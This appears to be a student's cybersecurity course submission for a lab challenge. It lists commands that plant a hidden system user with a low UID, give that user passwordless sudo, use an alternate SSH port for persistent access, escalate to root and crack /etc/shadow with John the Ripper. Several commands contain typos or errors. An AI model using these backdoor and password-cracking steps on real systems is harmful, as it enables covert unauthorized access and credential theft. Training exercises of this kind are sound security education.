

Module 6 Challenge Submission File

Advanced Bash: Owning the System

Step 1: Shadow People

1. Create a secret user named sysd. Make sure this user doesn't have a home folder created.

```
[adduser --system --no-create-home sysd]
```

2. Give your secret user a password.

```
[passwd sysd (cat)]
```

3. Give your secret user a system UID < 1000.

```
[usermod -u 998 sysd]
```

4. Give your secret user the same GID.

```
[usermod -aG sysdg sysd
groupmod -g 998 sysdg]
```

5. Give your secret user full sudo access without the need for a password.


```
[visudo
Sysd ALL=(ALL:ALL) NOPASSWD:ALL]
```

6. Test that sudo access works without your password.

```
[su sysd
Sudo -1 (no password prompt)]
```

Step 2: Smooth Sailing

1. Edit the sshd_config file.



Step 3: Testing Your Configuration Update

Restart the SSH service.

```
[service sshd restart (as root)]
```

2. Exit the root account.

[su sysd]

3. SSH to the target machine using your sysd account and port 2222.

[ssh sysd@192.168.6.105 -p 2222]

4. Use sudo to switch to the root user.

[sudo su]

Step 4: Crack All the Passwords

1. SSH back to the system using your sysd account and port 2222.

[ssh sysd@192.168.6.105 -p 2222]

2. Escalate your privileges to the root user. Use John to crack the entire /etc/shadow file.

[sudo su
John /etc/shadow]

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